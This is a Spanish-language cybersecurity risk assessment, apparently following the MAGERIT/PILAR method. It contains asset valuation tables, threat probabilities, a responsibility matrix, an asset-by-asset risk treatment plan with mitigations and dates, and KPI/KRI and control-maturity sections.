[SVR_DC] Controlador_Dominio	[A+]	[A+]	[A+]	[A+]	[A+]		
[IS] Servicios internos							
[SFTW] Software							
[OFM] Ofimática	[B]	[M]	[M]	[M]	[B]		
[OS] Sistemas_Operativos	[A]	[A]	[M]	[A]	[M]		
[APP_P] Aplicaciones_Personales	[A]	[A]	[A]	[A]	[A]		
[AV] Antivirus	[M]	[A]	[B]	[M]	[B]		
[BKUP] Copias_Seguridad	[A+]	[A+]	[A+]	[A+]	[A+]		
[E] Equipamiento							
[HW] Equipos							
[ES] Equipos_Sobremesa	[A]	[A]	[A]	[M]	[M]		
[TLFM] Teléfonos_Móviles	[M]	[M]	[M]	[M]	[M]		
[T] Tablets	[M]	[M]	[M]	[M]	[M]		
[EP] Equipos_Portátiles	[A]	[A]	[A]	[A]	[M]		
[IM] Impresoras_Multifunción	[B]	[B]	[B]	[B]	[B]		
[COM] Comunicaciones							
[RT] Routers	[A+]	[A+]	[A+]	[A+]	[A+]		
[SWS] Switches	[M]	[A]	[A]	[A]	[A]		
[PA] Puntos_Acceso	[A+]	[A+]	[A+]	[A+]	[A+]		
[DNS] Nombres_Dominio	[A]	[M]	[M]	[M]	[M]		
[LAN] Red_local	[A+]	[A+]	[A+]	[A+]	[A+]		
[WAN] Acceso_Internet	[A]	[A]	[A]	[A]	[A]		
[FW] Cortafuegos	[A+]	[A+]	[A+]	[A+]	[A+]		
[MD] Media							
[HDSB] Disco_duro	[A]	[A]	[A]	[A]	[A]		
[USB] Memorias_USB	[A]	[A]	[A]	[A]	[A]		
[SS] Servicios subcontratados							
[L] Instalaciones							
[P] Personal							

Vamos a aplicar la valoración según nuestra tabla:

Activos					
[B] Activos esenciales					
Activo	D	I	C	A	T
[DE]	A	A	A	A	A
[SRVDB]	MA	MA	MA	MA	MA
[SRVWB]	MA	MA	MA	MA	MA
[SVR_DC]	MA	MA	MA	MA	MA
[IS] Servicios internos					
Activo	D	I	C	A	T
[OFM]	B	M	M	M	B
[OS]	A	A	M	A	M
[APP_P]	A	A	A	A	A
[AV]	M	A	B	M	B
[BKUP]	MA	MA	MA	MA	MA

[E] Equipamiento					
Activo	D	I	C	A	T
[ES]	A	A	A	M	M
[TLFM]	M	M	M	M	M
[T]	M	M	M	M	M
[EP]	A	A	A	A	A
[IM]	B	B	B	B	B
[RT]	MA	MA	MA	MA	MA
[SWS]	M	A	A	A	A
[PA]	MA	MA	MA	MA	MA
[DNS]	A	M	M	M	M
[LAN]	MA	MA	MA	MA	MA
[WAN]	A	A	A	A	A
[FW]	MA	MA	MA	MA	MA
[HDUSB]	A	A	A	A	A
[USB]	A	A	A	A	A

Plan de tratamiento de riesgos


En este punto realizaremos la identificación y valoración de las amenazas que podrían afectar a los activos. Es importante realizar correctamente el plan de tratamiento de riesgos realizando una identificación de los activos.

El plan de tratamiento de riesgos en ciberseguridad incluye medidas de seguridad como la implementación de firewalls, la utilización de software de detección de malware, la aplicación de políticas de seguridad de contraseñas, la capacitación de los empleados en la seguridad informática, la implementación de planes de contingencia y recuperación de desastres, entre otros.

Además, el plan de tratamiento de riesgos en ciberseguridad también establece roles y responsabilidades claras para la gestión de la seguridad informática en la organización, y establece un sistema de monitoreo y evaluación continua de la efectividad de las medidas de seguridad implementadas.

Identificación de amenazas

Utilizaremos PILAR para identificar las amenazas de cada activo.



Valoración de amenazas

The screenshot shows a risk assessment tool interface. The left pane displays a tree of assets categorized by type: [OS] Activos esenciales: información & servicios, [INF] Datos, [HW] Equipos, [SW] Software, [E] Equipamiento, [COM] Comunicaciones, [M] Medio, [S] Servicios subcontratados, [I] Instalaciones, and [P] Personal. The right pane shows a table of threats and their associated probabilities for each asset category. The table has columns for threat ID, description, and probabilities for different asset types (R, A, C, I, P, etc.).

Threat ID	Description	R	A	C	I	P	...
[A.2] Suplantación de la identidad	[A.2] Suplantación de la identidad	20%	50%	20%	50%	20%	...
[A.5.3] Por personas externas	[A.5.3] Por personas externas	20%	20%	20%	20%	10%	...
[A.1] Uso no previsto	[A.1] Uso no previsto	20%	20%	20%	20%	20%	...
[A.12] Repetición (negación de autenticación)	[A.12] Repetición (negación de autenticación)	50%	30%	50%	50%	50%	...
[A.15] Modificación de la información	[A.15] Modificación de la información	50%	30%	50%	50%	50%	...
[A.18] Destrucción de la información	[A.18] Destrucción de la información	50%	30%	50%	50%	50%	...
[A.19] Revelación de información	[A.19] Revelación de información	50%	30%	50%	50%	50%	...
[P8.gt] No facilitar la información en materia de prot	[P8.gt] No facilitar la información en materia de prot	50%	30%	20%	20%	20%	...

Tabla de responsables

Conjunto de responsables con capacidad de aprobar el plan de tratamiento y grupo de profesionales capaces de implementar y monitorizar soluciones.

R (Responsable) → Persona que trabaja en la actividad

A (Contable/Responsable) → Persona con la autoridad de decisión

C (Consulta) → Persona que debe ser consultada para la toma de decisiones

I (Informante) → Persona que debe ser informada sobre las acciones y decisiones

ROL	Análisis del tratamiento	Inventario de finalidades	Bases jurídicas	Análisis de riesgos preliminares	Medidas de seguridad mínimas estándar	Registro de Actividades	Requisitos LOPD
Responsable del procedimiento administrativo	ACL	ACL	CI	CI	I	I	I
Responsable de la aplicación	ACL	ACL	CI	CI	CI	I	I
Responsable de desarrollo	ACL	ACL	CI	CI	CI	I	I
Grupo de apoyo al comité de seguridad	R	R	RI	RI	R	R	RI
Delegado de protección de datos	I	I	I	I	I	I	I

Medidas de seguridad y riesgos

Descripción de los riesgos, medidas a aplicar, fecha de inicio de la aplicación.

Activo	Amenaza
Datos_Empleados	Integridad
Riesgo	Solución
Suplantación de datos	Establecer hashes a todas las tablas de la base de datos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Datos_Empleados	Vulnerabilidades de software
Riesgo	Solución
Vulnerabilidades en la tecnología o software	Aplicar auditorías de seguridad
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Servidor_Base_Datos	Ataques de Inyección
Riesgo	Solución
Ataques de inyección SQL con el que se podría obtener acceso no autorizado	Establecer auditorías de seguridad para controlar toda entrada de datos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Servidor_Base_Datos	Ataques de denegación de servicio
Riesgo	Solución
Ataques de denegación de servicio	Limitar/restringir las conexiones y usar IPS
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Servidor_Base_Datos	Vulnerabilidades de software
Riesgo	Solución
Vulnerabilidades en la tecnología o software	Aplicar auditorías de seguridad
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Servidor_Base_Datos	Fallo en el suministro eléctrico
Riesgo	Solución
Fallo en el suministro eléctrico	Tener (SAI) sistemas de alimentación ininterrumpida o generadores eléctricos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Servidor_Web	Acceso no autorizado
Riesgo	Solución
Acceso no autorizado	Hacer uso de controles de acceso y control de privilegios
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Servidor_Web	Caída del sistema por agotamiento de recursos
Riesgo	Solución
Caída del servicio por agotamiento de recursos	Usar balanceadores de carga
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Servidor_Web	Ataques Web
Riesgo	Solución
Ataques XSS, CSRF..y diferentes vulnerabilidades conocidas	Establecer auditorías de seguridad
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Servidor_Web	Ataques de denegación de servicio
Riesgo	Solución
Ataques de denegación de servicio	Limitar/restringir las conexiones y usar IPS
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Servidor_Web	Vulnerabilidades de software
Riesgo	Solución
Vulnerabilidades en la tecnología o software	Aplicar auditorías de seguridad
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Servidor_Web	Fallo en el suministro eléctrico
Riesgo	Solución
Fallo en el suministro eléctrico	Tener (SAI) sistemas de alimentación ininterrumpida o generadores eléctricos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Servidor_Web	Acceso no autorizado
Riesgo	Solución
Acceso no autorizado	Hacer uso de controles de acceso y control de privilegios
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Servidor_Web	Caída del sistema por agotamiento de recursos
Riesgo	Solución
Caída del servicio por agotamiento de recursos	Usar balanceadores de carga
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Controlador_dominio	Acceso no autorizado
Riesgo	Solución
Acceso no autorizado	Hacer uso de controles de acceso y control de privilegios
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Controlador_dominio	Caída del sistema por agotamiento de recursos
Riesgo	Solución
Caída del servicio por agotamiento de recursos	Usar balanceadores de carga
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Controlador_dominio	Ataques de denegación de servicio
Riesgo	Solución
Ataques de denegación de servicio	Limitar/restringir las conexiones y usar IPS
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Controlador_dominio	Vulnerabilidades de software
Riesgo	Solución
Vulnerabilidades en la tecnología o software	Aplicar auditorías de seguridad
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Controlador_dominio	Fallo en el suministro eléctrico
Riesgo	Solución
Fallo en el suministro eléctrico	Tener (SAI) sistemas de alimentación ininterrumpida o generadores eléctricos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Controlador_dominio	Acceso no autorizado
Riesgo	Solución
Acceso no autorizado	Hacer uso de controles de acceso y control de privilegios
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Controlador_dominio	Caída del sistema por agotamiento de recursos
Riesgo	Solución
Caída del servicio por agotamiento de recursos	Usar balanceadores de carga
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Ofimática	Vulnerabilidad de software
Riesgo	Solución
Vulnerabilidades en la suite ofimática	Mantener actualizaciones periódicas
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Ofimática	Difusión de software dañino
Riesgo	Solución
Transmisión de software malicioso	Mantener software actualizado y monitorizado
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Sistemas_Operativos	Vulnerabilidades
Riesgo	Solución
Explotación de vulnerabilidades del sistema	Mantener actualizado y configurado el sistema
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Sistemas_Operativos	Vulnerabilidades
Riesgo	Solución
Explotación de vulnerabilidades del sistema	Mantener actualizado y configurado el sistema
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Sistemas_Operativos	Errores de mantenimiento o actualizaciones
Riesgo	Solución
Mal funcionamiento de los sistemas operativos.	Actualizar y mantener los sistemas controlados
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Sistemas_Operativos	Manipulación de software
Riesgo	Solución
Control del sistema y escalada de privilegios	Monitorización del software (IDS/IPS/Firewall/Antivirus)
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Aplicaciones_personales	Vulnerabilidades
Riesgo	Solución
Explotación de vulnerabilidades	Mantener el software actualizado
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Aplicaciones_personales	Difusión de software malicioso
Riesgo	Solución
Infección con software malicioso	Mantener el software actualizado
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Aplicaciones_personales	Manipulación del software
Riesgo	Solución
Exposición de datos sensibles	Control de políticas de usuarios y privilegios
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Aplicaciones_personales	Manipulación del software
Riesgo	Solución
Exposición de datos sensibles	Control de políticas de usuarios y privilegios
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Antivirus	Difusión de software malicioso
Riesgo	Solución
Infección de equipos	Mantener el software antivirus actualizado
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Antivirus	Difusión de software malicioso
Riesgo	Solución
Infección de equipos	Mantener el software antivirus actualizado
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Copias_Seguridad	Corrupción de información
Riesgo	Solución
Pérdida de datos	Tener sistemas de copias con redundancia
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Copias_Seguridad	Robo de backup
Riesgo	Solución
Exposición de datos sensibles	Mantener el control sobre el almacenamiento de las copias de seguridad
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Equipos_Sobremesa	Avería física o lógica
Riesgo	Solución
Pérdida de disponibilidad	Tener componentes de sustitución y copias de seguridad ó equipos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Equipos_Sobremesa	Fallo de suministro eléctrico
Riesgo	Solución
Pérdida de disponibilidad de equipo y pérdida de información	Instalación de sistemas de alimentación ininterrumpida
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Equipos_Sobremesa	Errores de mantenimiento y actualizaciones
Riesgo	Solución
Pérdida de disponibilidad	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Equipos_Sobremesa	Robo de equipos
Riesgo	Solución
Acceso no autorizado a información sensible	Políticas de almacenamiento y cifrado
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Equipos_Sobremesa	Daños por catástrofes
Riesgo	Solución
Pérdida de información	Copias de seguridad y almacenamiento en la nube
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Teléfonos_Móviles	Avería física o lógica
Riesgo	Solución
Pérdida de disponibilidad	Tener repuestos y dispositivos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Teléfonos_Móviles	Pérdida de dispositivo
Riesgo	Solución
Acceso no autorizado a la información	Uso de políticas de cifrado y seguridad
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Tablets	Avería física o lógica
Riesgo	Solución
Pérdida de disponibilidad	Tener repuestos y dispositivos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Tablets	Pérdida de dispositivo
Riesgo	Solución
Acceso no autorizado a la información	Uso de políticas de cifrado y seguridad
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Equipos_Portátiles	Avería física o lógica
Riesgo	Solución
Pérdida de disponibilidad	Tener repuestos y dispositivos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Equipos_Portátiles	Pérdida de dispositivo
Riesgo	Solución
Acceso no autorizado a la información	Uso de políticas de cifrado y seguridad
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Equipos_Portátiles	Errores de mantenimiento y actualizaciones
Riesgo	Solución
Pérdida de disponibilidad	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Equipos_Portátiles	Robo de equipos
Riesgo	Solución
Acceso no autorizado a información sensible	Políticas de almacenamiento y cifrado
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Equipos_Portátiles	Daños por catástrofes
Riesgo	Solución
Pérdida de información	Copias de seguridad y almacenamiento en la nube
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Impresoras_Multifunción	Vulnerabilidades
Riesgo	Solución
Robo de información	Mantener equipos actualizados y realizar auditorías
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Routers	Fallo de suministro eléctrico
Riesgo	Solución
Pérdida de disponibilidad	Uso de sistemas de alimentación ininterrumpida
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Routers	Errores de mantenimiento y actualizaciones
Riesgo	Solución
Pérdida de disponibilidad	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Routers	Vulnerabilidades
Riesgo	Solución
Acceso no autorizado	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Routers	Avería física o lógica
Riesgo	Solución
Pérdida de disponibilidad	Mantenimiento periódico y equipos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Routers	Daño por catástrofe
Riesgo	Solución
Pérdida de disponibilidad	Dispositivos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Switches	Fallo de suministro eléctrico
Riesgo	Solución
Pérdida de disponibilidad	Uso de sistemas de alimentación ininterrumpida
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Switches	Errores de mantenimiento y actualizaciones
Riesgo	Solución
Pérdida de disponibilidad	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Switches	Vulnerabilidades
Riesgo	Solución
Acceso no autorizado	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Switches	Avería física o lógica
Riesgo	Solución
Pérdida de disponibilidad	Mantenimiento periódico y equipos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Switches	Daño por catástrofe
Riesgo	Solución
Pérdida de disponibilidad	Dispositivos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Puntos_Acceso	Fallo de suministro eléctrico
Riesgo	Solución
Pérdida de disponibilidad	Uso de sistemas de alimentación ininterrumpida
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Puntos_Acceso	Errores de mantenimiento y actualizaciones
Riesgo	Solución
Pérdida de disponibilidad	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Puntos_Acceso	Vulnerabilidades
Riesgo	Solución
Acceso no autorizado	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Puntos_Acceso	Avería física o lógica
Riesgo	Solución
Pérdida de disponibilidad	Mantenimiento periódico y equipos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Puntos_Acceso	Daño por catástrofe
Riesgo	Solución
Pérdida de disponibilidad	Dispositivos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Cortafuegos	Fallo de suministro eléctrico
Riesgo	Solución
Pérdida de disponibilidad	Uso de sistemas de alimentación ininterrumpida
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Cortafuegos	Errores de mantenimiento y actualizaciones
Riesgo	Solución
Pérdida de disponibilidad	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Cortafuegos	Vulnerabilidades
Riesgo	Solución
Acceso no autorizado	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Cortafuegos	Avería física o lógica
Riesgo	Solución
Pérdida de disponibilidad	Mantenimiento periódico y equipos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Cortafuegos	Daño por catástrofe
Riesgo	Solución
Pérdida de disponibilidad	Dispositivos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Nombres_dominio	Fallo de suministro eléctrico
Riesgo	Solución
Pérdida de disponibilidad	Uso de sistemas de alimentación ininterrumpida
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Nombres_dominio	Errores de mantenimiento y actualizaciones
Riesgo	Solución
Pérdida de disponibilidad	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Nombres_dominio	Vulnerabilidades
Riesgo	Solución
Acceso no autorizado	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Red_Local	Fallo de suministro eléctrico
Riesgo	Solución
Pérdida de disponibilidad	Uso de sistemas de alimentación ininterrumpida
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Red_Local	Errores de mantenimiento y actualizaciones
Riesgo	Solución
Pérdida de disponibilidad	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Acceso_Internet	Avería física o lógica
Riesgo	Solución
Pérdida de disponibilidad	Mantenimiento periódico y equipos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Disco_Duro	Fallo de suministro eléctrico
Riesgo	Solución
Pérdida de disponibilidad	Uso de sistemas de alimentación ininterrumpida
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Disco_Duro	Errores de mantenimiento y actualizaciones
Riesgo	Solución
Pérdida de disponibilidad	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Disco_Duro	Vulnerabilidades
Riesgo	Solución
Acceso no autorizado	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Disco_Duro	Avería física o lógica
Riesgo	Solución
Pérdida de disponibilidad	Mantenimiento periódico y equipos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Disco_Duro	Daño por catástrofe
Riesgo	Solución
Pérdida de disponibilidad	Dispositivos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Memorias_USB	Fallo de suministro eléctrico
Riesgo	Solución
Pérdida de disponibilidad	Uso de sistemas de alimentación ininterrumpida
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Memorias_USB	Errores de mantenimiento y actualizaciones
Riesgo	Solución
Pérdida de disponibilidad	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Memorias_USB	Vulnerabilidades
Riesgo	Solución
Acceso no autorizado	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Memorias_USB	Avería física o lógica
Riesgo	Solución
Pérdida de disponibilidad	Mantenimiento periódico y equipos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Memorias_USB	Daño por catástrofe
Riesgo	Solución
Pérdida de disponibilidad	Dispositivos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Declaración de aplicabilidad

Vamos a realizar la declaración de aplicabilidad, pero para ello necesitaremos definir los indicadores de seguimiento y madurez necesarios para el seguimiento de la implementación de medidas correctivas adoptadas.

KPI's

Los KPI's (**Key Performance Indicators**) son indicadores clave de rendimiento que se utilizan para medir y evaluar el desempeño de un proceso o actividad en relación con los objetivos establecidos.

En una declaración de aplicabilidad de gestión de riesgos, los KPI pueden utilizarse para medir la efectividad de la gestión de riesgos y la implementación de controles en una organización.

A continuación, mostraré una tabla de cumplimiento de medidas, donde podemos medir el estado de estas para implementar en el Plan de Tratamiento de Riesgos.

Valor	KPI	Sin iniciar	Desarrollo	Finalizada
Organizativa	86	62	16	8
Física	86	52	20	14
Lógica	86	17	45	24

KRI's

Los KRI (**Key Risk Indicators**) son indicadores clave de riesgo utilizados para medir y monitorear la efectividad de los controles de seguridad implementados para mitigar los riesgos identificados.

Estos pueden incluir métricas como la frecuencia y la gravedad de las violaciones de seguridad, el tiempo de inactividad del sistema, tasa de éxito etc...

La medición y el monitoreo de los KRI permiten a la organización identificar las áreas en las que se deben mejorar los controles de seguridad, así como medir el éxito de las medidas implementadas para reducir los riesgos identificados. Los KRI también pueden ser utilizados para identificar nuevas amenazas y riesgos que surjan en el futuro, lo que permite a la organización tomar medidas proactivas para mitigar estos riesgos antes de que se conviertan en una amenaza significativa.

La inclusión de los KRI en la Declaración de Aplicabilidad ayuda a garantizar que la selección de los controles de seguridad se base en una evaluación rigurosa y que se monitoreen regularmente para asegurar que los riesgos estén siendo manejados adecuadamente. Además, los KRI pueden ser utilizados para informar la toma de decisiones de la alta dirección sobre la asignación de recursos para mejorar la seguridad informática de la organización.

Riesgo	Evento de riesgo	Control	Actividad de control	Nivel de frecuencia	Nivel de impacto	Nivel de riesgo	KRI's
Riesgo de integridad de datos	Infección por malware	Formación y concienciación de usuarios	Implementación de antivirus	M	MA	M	5
Riesgo de disponibilidad	Fallo eléctrico	Usar sistemas de alimentación ininterrumpida	Instalación de SAI's en equipos y/o generadores	MB	MA	B	5
Riesgo de seguridad	Sistemas vulnerables	Realizar auditorías de seguridad	Realizar auditorías de seguridad periódicas	B	MA	A	5

Controles y nivel de madurez

Fases de implementación:

- **No iniciado:** Todavía no se ha iniciado el control.
- **Inicio:** No se ha implementado el control, pero está comenzándose a documentar.
- **Desarrollo:** Se ha completado la documentación y se comienza la implementación.
- **Preproducción:** Se ha implementado el control y se comienza la realización de pruebas.
- **Producción:** Se han terminado las pruebas y puede lanzarse a producción.

Estados de los controles:

- **Pendiente:** El control se encuentra en parada temporal.
- **Realizado:** Completadas todas las fases del control.
- **Cancelado:** Cancelación de la implementación del control.
- **Retrasado:** A la espera de que termine otra implementación.
- **En proceso:** Se está realizando la implementación del control.

Niveles de madurez:

- **Nivel 1:** Proceso en desarrollo sin documentación ni entorno de aplicación.
- **Nivel 2:** Proceso de implementación en base a documentación y políticas.
- **Nivel 3:** Proceso de implementación acorde a estándares y procedimientos bien documentados.

